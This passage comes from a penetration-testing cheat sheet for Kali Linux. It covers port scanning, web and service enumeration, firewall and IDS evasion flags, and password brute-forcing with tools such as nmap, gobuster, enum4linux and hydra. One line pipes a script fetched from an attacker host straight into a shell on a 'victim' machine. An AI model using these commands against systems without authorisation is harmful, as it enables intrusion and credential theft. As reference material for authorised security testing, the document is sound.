| 26.c | In addition, once access has been gained into a target system, a python module can upload and run the script for you (SimpleHTTPServer):  sudo python -m SimpleHTTPServer 80 **#Host Terminal**  curl OUR.IP.ADD.RESS/linpeas.sh | sh **#Victim Terminal** |
| 26.d | lse.sh  *(lse.sh is not saved by default on Kali)* | ONCE IN A LINUX SYSTEM, LSE.SH IS A SCRIPT WHICH CAN FIND PRIVILEGE ESCALATION VULNERABILITIES ON THE HOST MACHINE.  This will work on a Linux system, there are as of yet no versions for other types of OS.  You can try to call this script from it’s webpage directly use wget on the victim machine, or you can download and save the script as a file and upload it to the victim machine before running it that way. |
| 26.e | The script can be downloaded and saved using wget:  wget "https://github.com/diego-treitos/linux-smart- enumeration/raw/master/lse.sh" -O lse.sh  ***-OR USE CURL-***  curl "https://github.com/diego-treitos/linux-smart- enumeration/raw/master/lse.sh" -Lo lse.sh  Don’t forget to change permissions so it can be executed:  chmod 700 lse.sh |
|  |  |  |

# Port, Service and Web Page Scanning: **Nmap** **| Masscan | Angry IP Scanner**

|  |  |  |
| --- | --- | --- |
| 41.a | nmap *(nmap is already installed on Kali Linux)  (Bold entries are slightly more important to use, or should be used first)* | Use nmap to scan the target host, checking which ports are open and which services may be running on those ports. Also, we can check the OS possibly.  nmap -vv -sV -sC -O TARGET IP ADDRESS  -A enables OS and version detection, script scanning and traceroute  -Pn Treat all hosts as online -- skip host discovery  **--script-updatedb Update script database (use sudo)**  **--script vuln Check for vulnerabilities**  --top-ports # Scan # most common ports  -e # Use specified interface  --resolve-all If name resolves to more than 1 address, make nmap scan all addresses instead of only the first one.  -sS TCP SYN/stealth scan -sT Connect/full open scan  -sA ACK scan -sW Window scan  -sM Maimon scan -sU UDP scan  -sX Xmas scan -T# (1-5) Aggressiveness  -p Specify port range -sn scan network- not a port scan!  -F Fast (100 ports) **-sV Service Version detection**  -O OS detection **-sC Default scripts (Obtrusive)**  -sY SCTP INIT scan -sZ SCTP COOKIE ECHO scan  -sL List scan; find hosts on network **-vv** **Give more info**  -PS TCP SYN Ping -PA TCP ACK ping  -PR ARP Ping -PE ICMP Echo Ping  -PP ICMP Timestamp Ping -PM ICMP Address Mask Ping  -PU UDP Ping **-sP Ping scan (use SNM)** -PO Different IP protocol probe packets are sentThe zombiescan from another machine in the network may be able to bypass any firewalls by scanning the machine via another machine.nmap -sI ZOMBIE.IP.ADD.RESS TARGET.IP.ADD.RESS -sI Zombie scanTo grab banners of a webapp, use this command:  nmap -vv www.TARGETURL.ADDRESS 80  **GET / HTTP/1.0 (Alternatively, use Burp Suite)** |
| 41.b | If you need to evade IDS, try -f to fragment the packets. Use -sS to evade filtering. Or, -g # can be used for source port manipulation (try -g 80). |
| 41.c | Use nmap to check for vulnerabilities on those open ports using: **–**script vulnTo enumerate a webapp, try using: --script=http-enum To detect for a WAF (WebApp Firewall), use: **--script http-waf-detect** |
| 41.d | Masscan *(masscan is already installed on Kali Linux)* | Use masscan also as a means to scan a machine for open ports. Use:  sudo masscan -p 0-65535 TARGET.IP.ADD.RESS -e tun0 --rate=1000  -e Must be used when on a VPN connection to specify the port.  --iflist Lists the available network interfaces, and then exits.  --open-only Report only open ports, not closed ports.  --interactive Show the results in real-time on the console.  --ping Do an ICMP scan  --wait # Specify how long the program should wait before terminating. |
| 41.e | Angry IP Scanner *(Angry IP Scanner isn’t installed by default on Kali Linux)* | Download the DEB Package file from https://angryip.org/download/#linux. Next, cd to the directory the folder has been saved to (likely Downloads) and use:  sudo dpkg -i ipscan\_3.7.6\_amd64.deb Now, you can enter ipscan to open the application. |
|  |  |  |

# Port, Service and Web Page Scanning: **Nmap Script Engine**


|  |  |  |
| --- | --- | --- |
| 42.a | nmap | To active an nmap script, you must specifiy it as part of the nmap command using:  --script SCRIPT-NAME  When we talk about writing NSE scripts, there are four different types that can help us enhance the default Nmap features, depending on the target and the scanning phase in which they are run: ●Prerule scripts: These types of scripts run before the rest of any scanning operation, while Nmap doesn’t have any data about the remote target. ●Host scripts: Once the Nmap default scan has finished the host exploration, detection, port scanning or software discovery, it will perform the host scripts. ●Service scripts: These are a particular set of Nmap scripts that are run against services on the remote host. These include http service scripts, for example, which can be run against web servers. ●Postrule scripts: These are run after the entire Nmap scan has finished, and are often useful for parsing, formatting and presenting the different results. |
| 42.b | **Nmap Script Name** **Description**  auth All sorts of authentication and user privilege scripts  broadcast Network discovery scripts- use broadcast petitions for intel gathering  brute Set of scripts for brute force attacking to guess access credentials  default The most popular Nmap scripts, using -sC by default  discovery Scripts related to network, service and host discovery  dos Denial of service scripts used to test and perform DOS and floods  exploit Used to perform service exploitation on different CVEs  external Scripts that rely on 3rd party services or data  fuzzer Used to perform fussing attacks against apps, services or networks  intrusive All the ‘aggressive’ scripts that cause a lot of network noise  malware Malware detections and exploration scripts  safe Safe and non-intrusive/noisy scripts  version OS, service and software detection scripts  vuln Includes vulnerability detection and exploitation scripts |
| 42.c | Nmap also allows you to run scripts using wildcards, meaning you can target multiple scripts that finish or end up with any pattern. For example, if you want to run all the scripts that begin with ‘ftp’, you could simply use this syntax:  nmap --script "ftp-\\*" 192.168.122.1  The same goes for SSH:  nmap --script "ssh-\\*" 192.168.122.1 |
| 42.d | nmap  *(NetBIOS enumeration)  (Usually only able to attack NetBIOS on a Windows OS)* | If port 139/tcp is open, it is possible to check to see which resources can be accessed or viewed on the target system (if file and printer sharing is enabled)- nmap can use:  --script nbstat.nse The scan results appear, displaying the open ports and services, along with their versions. Displayed under the Host script results section are details about the target system such as the NetBIOS name, NetBIOS user, and NetBIOS MAC address. NetBIOS uses ports 139/tcp (session services), 137/udp (name services) and 138/udp (datagram services). |
| 42.e | nmap *(SMB enumeration)* | An inbuilt script used for collecting OS information on the target machine via SMB protocol is:  --script smb-os-discovery  Another script to enumerate SMB shares and users is:  --script smb-enum-shares.nse smb-enum-users.nse |
| 42.f | nmap  *(NFS enumeration)* | It could be that port 111 is open for rpcbind, we can enumerate via:  nmap -p 111 --script nfs-ls,nfs-statfs,nfs-showmount |
| 42.g | nmap *(telnet enumeration and brute force)* | An inbuilt script used for enumerating telnet (if the service is open) is:  nmap -p 23 --script telnet-ntlm-info TARGET.IP.ADD.RESS A brute-force attack is possible using:  nmap -p 23 --script telnet-brute.nse (All one command)  --script-args userdb=USER.txt,passdb=PASSWORD.txt Ensure that you place possible usernames and passwords in the respective files and run the nmap scan from the same directory where these files are stored. |
| 42.h | nmap  *(web server enumeration)* | An inbuilt script that can enumerate a web app is:  --script http-enum  Then, the next step may be to discover the hostnames that resolve the targeted domain:  --script hostmap-bfk -script-args hostmap-bfk.prefix=hostmap- Next, you may need to try an HTTP trace on the targeted domain:  --script http-trace -d (Here, -d will show debugging info) And finally, you may need to check whether a WAF is configured on the target:~  --script http-waf-detect |
|  |  |  |

# Port, Service and Web Page Scanning: **Nbtscan | Net view**

|  |  |  |
| --- | --- | --- |
| 43.a | nbtscan *(nbtscan is already installed on Kali Linux)* | The first thing to enumerate is usually the NetBIOS (if the target is windows and 139/tcp appears to be open), to do so, use:  nbtscan -v -h TARGET.IP.ADD.RESS  -v Verbose mode -h Human readable format |
| 43.b | net view *(net view is a Windows only command)* | Net view is a Windows command line utility that displays a list of computer in a specified workgroup or shared resources available on a specified computer:  net view \\TARGET.IP.ADD.RESS /ALL  /ALL Will also reveal hidden shares  /domain All shares in the domain |
|  |  |  |

# Port, Service and Web Page Scanning: **Firewall Evasion Techniques**

|  |  |  |
| --- | --- | --- |
| 44.a | nmap | We can use the -f flag while using nmap to fragment the packets into smaller pieces (fragments) as a way to possibly bypass any firewall filtering. |
| 44.b | We can use -g 80 to perform source port manipulation. Source port manipulation refers to manipulating actual port numbers with common port numbers to evade IDS/firewall: this is useful when the firewall is configured to allow packets from well-known ports like HTTP, DNS, FTP, etc. |
| 44.c | We can also try using -mtu 8 to specifiy the number of maximum transmission units, in bytes of packets.  Using MTU, smaller packets are transmitted instead of sending one complete packet at a time. This technique evades the filtering and detection mechanism enabled in the target machine. |
| 44.d | We can try using -D to perform a decoy scan. And, use RND:# generates random and non-reserved IP addresses. The IP address decoy technique refers to generating or manually specifying IP addresses of the decoys to evade IDS/firewall. This technique makes it difficult for the IDS/firewall to determine which IP address was actually scanning the network and which IP addresses were decoys. By using this command, Nmap automatically generates a random number of decoys for the scan and randomly positions the real IP address between the decoy IP addresses. Here is an example of them in use:  nmap -D RND:10 192.168.28.49 |
| 44.e | There are other things that may work, these involve custom packets, including: Nmap uses --randomize-hosts to scan the number of hosts in the target network in random order to scan the intended target that is beyond the firewall. Nmap uses --data-length # to append the number of random data bytes to most of the packets sent without any protocol-specific payloads.  Nmap uses --data 0xdeadbeef to send the binary data (o’s and 1’s) as payloads in the sent packets to scan beyond firewalls.  Nmap uses --badsum to send the packets with bad or bogus TCP/UPD checksums to the intended target to avoid certain firewall rulesets. |
| 44.f | hping3 | Hping3 is a scriptable program that uses the TCL language, whereby packets can be received and sent via a binary or string representation describing the packets.  Here, we will use Hping3 to create custom UDP and TCP packets to evade the IDS/firewall in the target network. Here are some useful flags:  --udp Specifies using UDP --rand-source Enables random source mode  --data # Specifies packet size -S TCP SYN/stealth request |
|  |  |  |



# Port, Service and Web Page Scanning: **Unicornscan**

|  |  |  |
| --- | --- | --- |
| 45.a | unicornscan | Unicornscan is a Linux-based command line-oriented network information-gathering and reconnaissance tool. It is an asynchronous TCP and UDP port scanner and banner grabber that enables you to discover open ports, services, TTL values, etc. running on the target machine. In Unicornscan, the OS of the target machine can be identified by observing the TTL values in the acquired scan result. |
| 45.b | unicornscan *(unicornscan isn’t installed by default)* | To install unicornscan on Kali Linux, simply enter:  sudo apt install unicornscan There are various flags available also:  -I Immediately show results *(Capital i)*  -m L scanning mode: use one of these in replacement for the L…  U - UDP T - TCP A - ARP sf - TCP Connect  -p # Specifiy ports to scan  -r # Specifiy rate of desired packets per second for sender to usq |
|  |  |  |

# Port, Service and Web Page Scanning: **Nikto | skipfish**

|  |  |  |
| --- | --- | --- |
| 46.a | nikto *(Nikto is already installed on Kali Linux)* | IF THERE IS A WEBSITE ASSOCIATED WITH THE IP ADDRESS. OTHERWISE, SKIP.  Nikto, also known as Nikto2, is an open source (GPL) and free-to-use web server scanner which performs vulnerability scanning against web servers for multiple items including dangerous files and programs, and checks for outdated versions of web server software. It also checks for server configuration errors and any possible vulnerabilities they might have introduced.  The most basic way to use nikto to scan a network would be to use:  nikto -h TARGET.IP.ADD.RESS   -h Specify a host -ssl Force ssl mode  -port # Specify a port number -nocache Force no cached pages   -id USER:PASS Allow Nikto to use credentials  -IgnoreCode 301 Ignore certain HTTP codes such as 301 redirects |
| 46.b | A tuning scan can be used to decrease the number of tests performed against a target. By specifying the type of test to include or exclude, faster and focused testing can be completed. This is useful in situations where the presence of certain file types such as XSS or simply “interesting” files is undesired.  nikto -h TARGET.IP.ADD.RESS -Tuning x  -Tuning x Reverse tuning options |
| 46.c | Common Gateway Interface directories can also be searched using a flag and filter:  nikto -h TARGET.IP.ADD.RESS -Cgidirs all  -Cgidirs all Scan all CGI directories -Cgidirs none Scan none |
| 46.d | skipfish *(skipfish is already installed on Kali Linux)* | IF THERE IS A WEBSITE ASSOCIATED WITH THE IP ADDRESS. OTHERWISE, SKIP.  Skipfish is an active web application security reconnaissance tool. It prepares an interactive sitemap for the targeted site by carrying out a recursive crawl and dictionary-based probes. The resulting map is then annotated with the output from a number of active (but hopefully non-disruptive) security checks. The final report generated by the tool is meant to serve as a foundation for professional web application security assessments.   skipfish -o ~/REPORT -W WORDLIST -A USER:PASS http://TARGET.com  -o Output to a file -A Use credentials  -W Specifiy a wordlist -N Reject new cookies  -C NAME=VALUE Append a custom cookie to all requests  -b <i|f|p> User agent can be set to Int Ex, Fire Fox or iPhone.  -M Useful for SSL-only sites -v Verbose (run with -u)  -u Quiet mode |
| 46.e | When using the -W flag, the recommended and included dictionary file is: /usr/share/skipfish/dictionaries/complete.wl |
|  |  |  |

# Port, Service and Web Page Scanning: **Burp Suite**

|  |  |  |
| --- | --- | --- |
| 47.a | burpsuite *(burpsuite is already installed on Kali Linux)* | IF THERE IS A WEBSITE ASSOCIATED WITH THE IP ADDRESS. OTHERWISE, SKIP.  Use Burp Suite to gather interesting and potential hard to find pages within an IP addresses webserver.  Open with burpsuite command or find it’s icon in the system menu. |
| 47.b | Use the tabs across the top; find and select ‘**Proxy’** and then ‘**Open Browser’**. By default, the ‘I**ntercept’** option will be on and you will be required to click ‘**Forward’** each time your computer handles a request in the browser.  Turn on or off as needed. |
| 47.c | As you move around the webpage in burp’s browser, check out what you can find hidden via the ‘**Target’** tab; then the ‘**Site** **Map’** tab.  Open all the folders and search for any interesting pages; copy their URL and paste it into the browser to explore them. |
| 47.d | Also, you can investigate the http **Request** and **Response** headers to search for possible vulnerabilities, including what PHP version is in use. |
|  |  |  |

# Port, Service and Web Page Scanning: **OWASP ZAP**

|  |  |  |
| --- | --- | --- |
| 48.a | Zed Attack Proxy *(ZAP is already installed on Kali Linux)* | IF THERE IS A WEBSITE ASSOCIATED WITH THE IP ADDRESS. OTHERWISE, SKIP.  Use ZAP to gather interesting and potential hard to find pages within an IP addresses webserver and scan for potential vulnerabilities.  Open by searching for ZAP in the Applications. |
| 48.b | First off, within **‘Tools’** click on **‘Options’** to open the options menu. Here, first of all set ZAP to become a proxy by clicking **‘Local Proxies’** and setting the address to 127.0.0.1 and the port can stay 8080. Don’t forget to configure the browser with your proxy address set within ZAP (and use port 8080, or whatever was set). This can be found usually in the ‘options’ or ‘preferences’ tab of your web browser and then use the search to find ‘Proxy’. |
| 48.c | Next, to ensure ZAP can scan pages that require SSL certificates to view (under the https protocol) we shall save the certificate of the ZAP proxy within our web browser. Within **‘Tools’ > ‘Options’** navigate to the **‘Dynamic SSL Certificates’** tab and save the certificate (using the save button). Within your browser, open the ‘options’ or ‘preferences’ tab and search for/find the certificates option and click ‘view certificates’, proceed to import the recently saved certificate which can likely be found under an ‘authorities’ tab.  Ensure tick boxes about ‘Trusting this CA to identify…’ are selected and click ‘ok’. |
| 48.d | Next, if the web app we wish to scan requires authentication, you will need to log in first via your browser and then pass over the authentication token to ZAP. Take note of the session ID cookie (usually PHPSESSID, its ‘value’). Back in ZAP, click the green ‘+’ to create a new **‘HTTP sessions’** tab. Use the **‘Site’** dropdown arrow and select the IP address of the site we are targeting. In the bottom configuration panel, right click the session with our session token and select **‘Active Session’**, a green tick should be displayed. The session ID value should be the same as the one observed within the web browser. |
| 48.e | Now, when rescanning the target URL, a lot more should be able to be picked up when the cookie session ID is selected as ‘active’. |
| 48.f | To use a dictionary attack, navigate through **‘Tools’ > ‘Options’ > ‘Forced Browse’** and then add any wordlists that you would like to and then select the one you want via the ‘default wordlist’ drop down menu. You can also select to search for files also. Then in the left pane, under ‘Sites’, right click the URL you wish to brute force and select **‘Attack’ > ‘Forced Browse Site’**. |
| 48.g | Within the ‘Sites’ tab on the left pane, click to reveal the folders inside the target URL and scroll down to find a ‘vulnerabilities’ folder |
|  |  |  |

|  |  |  |
| --- | --- | --- |
| 49.a | gobuster *(Remember, gobuster is not installed by default on Kali)* | IF THERE IS A WEBSITE ASSOCIATED WITH THE IP ADDRESS. OTHERWISE, SKIP.  First, ensure Gobuster is installed with one simple command in Kali:  sudo apt-get install gobuster |
| 49.b | gobuster | Remember, you need to supply gobuster with a wordlist for it to be able to take these words and search for them to be present or not in the target web server.  /usr/share/seclists/Discovery/Web-Content e.g. ... /usr/share/seclists/Discovery/Web-Content/**common.txt** /usr/share/wordlists/dirb/**common.txt**  SecLists can be downloaded using:  sudo apt-get update  sudo apt install seclists |
| 49.c | Gobuster is used like this:  gobuster dir -u http://X.X.X.X -w /usr/share/seclists/Discovery/Web-Content/ **common.txt**  dir Use directory/file enumeration  dns Use dns subdomain enumeration  -u Target URL -v Verbose output  -w Wordlist file -x File type search  -t # Set number of threads -r Follow redirects  -P Set a password -U Set a username  -c # Set a cookie value -e Print full URLs  -p X.X.X.X Set a proxy to use for requests  -U abc Username -P abc Passwords |
| 49.d | Use gobuster again but this time search for file types, especially do this in interesting directories discovered after the initial scan. Use the -x flag for this and specify txt, php, html, js, css (whichever). |
| 49.e | A good search to try using when enumerating for web pages is:  gobuster dir -u http://TARGET.IP.ADD.RESS -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x php (All one line) |
| 49.f | ffuf *(ffuf is installed on Kali by default)* | IF THERE IS A WEBSITE OR WEBSITE PAGE IN PARTICULAR YOU WANT TO ENUMERATE WITH FUZZING, TRY FFUF, OTHERWISE, SKIP.  ffuf allows typical directory discovery, virtual host discovery (without DNS records) and GET and POST parameter fuzzing. To use ffuf:  ffuf -w WORDLIST.txt -u http://10.10.100.151/FUZZ  You will need the /FUZZ at the end of the website you wish to enumerate. |
|  |  |  |

# Port, Service and Web Page Scanning: **Gobuster | ffuf**

# Port, Service and Web Page Scanning: **Feroxbuster | Dirsearch | Dirbuster**

|  |  |  |
| --- | --- | --- |
| 50.a | feroxbuster *(Remember, feroxbuster is not installed by default on Kali)* | IF THERE IS A WEBSITE ASSOCIATED WITH THE IP ADDRESS. OTHERWISE, SKIP.  Use feroxbuster in a similar fashion to gobuster but feroxbuster also scans the pages it finds. It needs to be installed first onto Kali Linux, use:  sudo apt update && sudo apt install -y feroxbuster |
| 50.b | feroxbuster | Then use feroxbuster, it will be used like this:  feroxbuster -v -u http://X.X.X.X   -u Target URL -v Verbose output |
| 50.c | dirsearch *(Remember, feroxbuster is not installed by default on Kali)* | IF THERE IS A WEBSITE ASSOCIATED WITH THE IP ADDRESS. OTHERWISE, SKIP.  First, ensure dirsearch is installed as it is not installed on Kali Linux by default:  sudo apt-get install dirsearch |
| 50.d | dirsearch | Use dirsearch in a similar fashion to gobuster but dirsearch is a little more user friendly:  dirsearch -u http://X.X.X.X -w /usr/share/dirb/wordlists/**common.txt** |
| 50.e | dirb | IF THERE IS A WEBSITE ASSOCIATED WITH THE IP ADDRESS. OTHERWISE, SKIP.  Use dirb in a similar fashion to dirsearch, the text file to dictionary attack from doesn’t require a switch to input, simply leave a space after the URL, for example:  dirb http://10.10.10.242/ /usr/share/dirb/wordlists/**big.txt** -w -l  -w Don’t pause for warning comments -l Print ‘Location’ headers  A great file to use in any website scanning tool is /usr/share/dirb/wordlists/common.txt |
|  |  |  |

# Port, Service and Web Page Scanning: **Enum4Linux | PsTools**

|  |  |  |
| --- | --- | --- |
| 51.a | enum4linux *(enum4linux is already installed on Kali Linux)* | IF THERE IS A SMB OR SAMBA TRY ENUM4LINUX, OTHERWISE SKIP. A Linux alternative to enum.exe for enumerating data from Windows and Samba hosts.  It attempts to offer similar functionality to enum.exe formerly available from www.bindview.com.  To use it against a remote machine, you will need credentials first:  enum4linux -u USERNAME -p PASSWORD TARGET.IP.ADD.RESS  The command, enum4linux, can be used with various flags, such as: **-U Get userlist** -M Get machine list -S Get sharelist -o Get OS info-d Be more detailed about userlist and sharelist -P Get password policy information -G Get group and member list -i Get printer info **-a Do all simple enumeration (U,S,G,P,r,o,n,i)** -d Be detailed, applies to -U and -S  -u user   Specify username to use (default "") -v Give more information -p pass   Specify password to use (default "") |
| 51.b | Enum4linux starts enumerating and displays data such as Target Information, Workgroup/Domain, domain SID (security identifier), and the list of users, along with their respective RIDs (relative identifier). |
| 51.c | PsTools *(Only works in a Windows shell)* | Once in a Windows machine remotely, check to see whether the PsTools suite has been downloaded and installed to utilize on the command line interface.  Some of the most common PsTools are:  psexec psfile psgetsid pskill  psinfo pslist psloggedon psloglist  pspasswd psshutdown |
|  |  |  |

# Port, Service and Web Page Scanning: **snmp-check (snmp enumeration)**

|  |  |  |
| --- | --- | --- |
| 52.a | snmp-check *(snmp-check is already installed on Kali Linux)* | IF SNMP IS ALLOWED ON THE TARGET, THEN TRY SNMP-CHECK, OTHERWISE SKIP.  First of all, check if the snmp service is open, usually found on port 161/udp. Nmap can be used to scout out this port:  nmap -sU -p 161 TARGET.IP.ADD.RESS Then, you can use snmp-check as such, this will use ‘public’ as the default string (pass):  snmp-check -p 161 TARGET.IP.ADD.RESS  -p # SNMP port (Default port is 161)  -c NAME SNMP community (Default is public)  -v # SNMP version (1,2c) (Default is 1)  -w Detect write access (separate action by enumeration)  -d Disable TCP connections enumeration  -i Show script version |
|  |  |  |

# Port, Service and Web Page Scanning: **ldapsearch | ntptrace | ntpdc | ntpq**

|  |  |  |
| --- | --- | --- |
| 53.a | ldapsearch  *(ldapsearch is installed on Kali by default)* | IF THERE IS ACCESS TO AN LDAP PORT, OTHERWISE SKIP.  LDAP (Lightweight Directory Access Protocol) is an Internet protocol for accessing distributed directory services over a network. LDAP uses DNS (Domain Name System) for quick lookups and fast resolution of queries. A client starts an LDAP session by connecting to a DSA (Directory System Agent), typically on TCP port 389, and sends an operation request to the DSA, which then responds. BER (Basic Encoding Rules) is used to transmit information between the client and the server. One can anonymously query the LDAP service for sensitive information such as usernames, addresses, departmental details, and server names. |
| 53.b | ntptrace | To trace a chain of NTP servers back to the primary source, use:  ntptrace This command determines where the NTP server obtains the time from and follows the chain of NTP servers back it its primary time source. Attackers use this command to trace the list of NTP servers connected to the network. |
| 53.c | ntpdc | To monitor operation of the NTP daemon, ntpd, use:  ntpdc -l  -l List peers known to the server |
| 53.d | ntpq | To monitor NTP daemon operations and determine performance, use:  ntpq |
| 53.e | ntpdate | To collect the number of time samples from several time sources, use:  ntpdate Keep in mind that this one may need to be installed on Kali Linux:  sudo apt install ntpdate  sudo apt install ntpsec-ntpdate |
|  |  |  |

# Port, Service and Web Page Scanning: **SuperEnum** **(NFS enumeration) | rpcinfo**

|  |  |  |
| --- | --- | --- |
| 54.a | superenum *(superenum is not installed on Kali Linux by default)* | IF THERE IS ACCESS TO AN NFS SERVICE, OTHERWISE SKIP. NFS enumeration is able to identify exported directories and extract a list of clients connected to the server, along with their IP addresses and shared data associated with them. After gathering this information, it is possible to spoof target IP addresses to gain full access to the shared files on the server. |
| 54.b | rpcinfo *(rpcinfo is installed on Kali by default)* | To scan a target IP address for open NFS ports, use:  rpcinfo -p TARGET.IP.ADD.RESS To check a list of shared files and directories, use:  showmount -e TARGET.IP.ADD.RESS |
| 54.c | superenum *(We will be using Terminal to install)* | To install SuperEnum, first navigate to it’s GitHub page:  https://github.com/p4pentest/SuperEnum  From here, you can click on the green ‘Code’ button, then click on the clipboard icon which will copy the URL we need, it will be something like: https://github.com/p4pentest/SuperEnum.git  Now, in terminal, we should move to a folder location we want to create a new directory in for us to save SuperEnum into:  cd ~/Documents In this location, we will use the git command:  git clone https://github.com/p4pentest/SuperEnum.git  This will create a folder called SuperEnum, cd into it and change the permissions for these two files, granting them execute permission:  sudo chmod +x superenum  sudo chmod +x commands.config  And, finally, remember to create a text file with the IP address of the target you wish to scan:  echo “TARGET.IP.ADD.RESS” >> NAME You can enter multiple ID addresses within this file should you wish to scan multiple IP’s. And, if you need to, due to lack of privileges, change the directory permission using:  sudo chmod 777 . |
| 54.d | nmap | First, use nmap to check if the default port for NFS is open, port 2049:  nmap -p 2049 TARGET.IP.ADD.RESS  It could be that port 111 is open for rpcbind, we can enumerate via:  nmap -p 111 --script nfs-ls,nfs-statfs,nfs-showmount |
| 54.e | superenum | Once you have installed and enable permissions and created a file with at least one target ip address in, cd to the directory with the superenum file in, then, simply:  sudo ./superenum Then the script will ask you for the file in which is the target ip address, if you created a file in the directory we are currently in, you can simply type the name of the file, if it is located elsewhere then we need to type the realpath address of the file. |
|  |  |  |

# Port, Service and Web Page Scanning: **dig (DNS Enumeration)**

|  |  |  |
| --- | --- | --- |
| 55.a | DNS Enumeration | IF THERE IS ACCESS TO A DNS SERVICE, OTHERWISE SKIP.  This process of DNS enumeration yields information such as DNS server names, hostnames, machine names, usernames, IP addresses, and aliases assigned within a target domain. DNS enumeration can be performed using the following techniques:  ● Zone transfer (check 54.b, using dig or 11, using nslookup)  ● DNS cache snooping (check  ● DNSSEC zone walking (check 54.c, using DNSRecon) |
| 55.b | dig *(dig is installed in Kali Linux by default)*  DNS zone transfer | DNS zone transfer is the process of transferring a copy of the DNS zone file from the primary DNS server to a secondary DNS server. In most cases, the DNS server maintains a spare or secondary server for redundancy, which holds all information stored in the main server.  If the DNS transfer setting is enabled on the target DNS server, it will give DNS information; if not, it will return an error saying it has failed or refuses the zone transfer.  Here, we will perform DNS enumeration through zone transfer by using the dig (Linux-based systems) and nslookup (Windows-based systems) tool.  Let’s try to use the dig command in Linux environments such as Kali:  dig ns www.TARGETDOMAIN.com  -ns Name servers in results Look in the ANSWER SECTION for all the DNS name servers of the target domain. Then, use the DNS name servers in another command:  dig @NameServer www.TARGETDOMAIN.com axfr If ‘Transfer failed’ message is received then zone transfers are not allowed for the target domain. Re-try this previous command on all different domains of the target organisation. |
| 55.c | dnsrecon | DNSSEC zone walking is a DNS enumeration technique that is used to obtain the internal records of the target DNS server if the DNS zone is not properly configured. The enumerated zone information can assist you in building a host network map. Here, we will use the DNSRecon tool to perform DNS enumeration through DNSSEC zone walking. Simply use:  dnsrecon -d www.TARGETDOMAIN.com -z |
|  |  |  |

# Port, Service and Web Page Scanning: **smtp-user-enum (SMTP enumeration)**

|  |  |  |
| --- | --- | --- |
| 56.a | smtp-user-enum *(smtp-user-enum is not installed on Kali Linux by default)* | Smtp-user-enum is a tool for enumeration OS level user accounts on Solaris via the SMTP service(sendmail). Enumeration is performed by inspecting the responses to VRFY, EXPN and RCPT TO commands. For example, try:  smtp-user-enum -M VRFY -u administrator -t TARGET.IP.ADD.RESS  -v Verbose mode -t IP Specifiy target ip address  -m MODE Specify the SMTP command to use for username guessing  The Modes can be EXPN, RCPT TO and VRFY (the default)  -u USER Check if a user exists on the remote system  -U FILE.txt File of usernames to check  -T FILE.txt File of hostnames running the smtp service |
| 56.b | smtp-user-enum | To install, simply enter:  sudo apt-get install smtp-user-enum |
|  |  |  |

|  |  |  |
| --- | --- | --- |
| 57.a | WPScan *(wpscan is already installed on Kali Linux)*  *(For WordPress web servers)* | IF THERE IS A WORDPRESS SERVER USE WPSCAN, OTHERWISE SKIP.  Use wpscan to search for possible vulnerabilities with the wpserver located at an IP address. Usernames can also be discovered, use:  wpscan --url http://X.X.X.X/wordpress --enumerate vp,vt,u,dbe  --url The URL to scan -v Verbose mode |
| 57.b | -e, --enumerate switch can be used along with the following options…  vp vulnerable plugins vt vulnerable themes  ap all plugins q at all themes  u User IDs range, 1-10 is default dbe Db exports |
| 57.c | --detection-mode switch can be used along with the following options…  mixed passive aggressive |
|  |  |  |

# Port, Service and Web Page Scanning: **WPScan**

# Port, Service and Web Page Scanning: **Hydra**

|  |  |  |
| --- | --- | --- |
| 58.a | Hydra *(Hydra is already installed on Kali Linux by default)* | IF THERE IS A NETWORK LOGIN CONNECTION WITH USERNAMES AND PASSWORDS, THAT CAN BE BRUTE-FORCED, TRY HYDRA, OTHERWISE SKIP.  When you need brute force cracking remote authentication, Hydra Tool is a service often a tool of choice. It can cause fast dictionary attacks against over 50 protocols, including Telnet, ftp, http, https, smp, many databases, and much more.  To use hydra, the format will be something like:  hydra -l jan -p ~/Documents/rockyou.txt ssh://10.10.30.5  Notice that the -l and -p flags can be set to one string or set to try multiple strings saved into a text file, in the above example ‘jan’ is the username and the password is being brute forced from words within the rockyou.txt file. The service being attacked comes last, followed by a :// and the target ip address. |
